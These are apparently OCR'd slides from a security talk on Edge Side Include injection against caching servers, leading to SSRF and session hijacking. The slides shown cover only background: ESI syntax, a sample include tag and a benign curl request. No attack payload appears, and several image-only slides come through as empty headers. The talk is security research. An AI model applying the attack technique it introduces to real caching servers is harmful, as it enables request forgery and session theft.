Edge Side Include Injection


Abusing Caching Servers into SSRF and Transparent Session Hijacking



Louis Dion-Marcil
@ldionmarcil
GoSecure

Edge Side Includes (ESI) — *Context*


- **New** class of attack on *some* **caching servers**
- Discovered by reading documentation



ESI — *Brief Overview*

Edge Side Include Example

from http://www.esi.org/





```
<table>
<tr><td colspan="2">
<esi:try>
  <esi:attempt>
    <esi:include
     src=http://www.myxyz.com/news/top.html
     onerror="continue" />
  </esi:attempt>
  <esi:except>
  <!- -esi
     This spot is reserved for your company's
    advertising.  For more info <a
    href=www.myxyz.com> click here </a>
   - - >
  </esi:except>
</esi:try>
</td></tr>
</table>
```

ESI — *Brief Overview*

The Weather Website

Forecast for	**Montréal**
Monday	**27°C**
Tuesday	**23°C**
Wednesday	**31°C**

ESI — *Brief Overview*



Static Fragment

Variable Fragments

ESI — *Brief Overview*

- Adds fragmentation to caching
- **App Server** send ***fragment markers*** in HTTP responses

```
<esi:[action] attr="val" />
```

- ESI tags are **parsed by the HTTP surrogate** (load balancer, proxy)
- Most engines require specific **App Server HTTP Headers**

ESI Features & Syntax — *Include*

//esi/page-1.html:

```
<html>
  <p>This is page 1!</p>
  <esi:include src="//api/page-2.html" />
</html>
```

//api/page-2.html:

```
  <p>This is page 2!</p>
```


ESI Features & Syntax — *Include*


```
$ curl -s http://esi/page-1.html

<html>
  <p>This is page 1!</p>
  <p>This is page 2!</p>
</html>
```

ESI — Include *Network Flow (Cache MISS)*












ESI — Include *Network Flow (Cache MISS)*




ESI — Include *Network Flow (Cache MISS)*




ESI — Include *Network Flow (Cache MISS)*



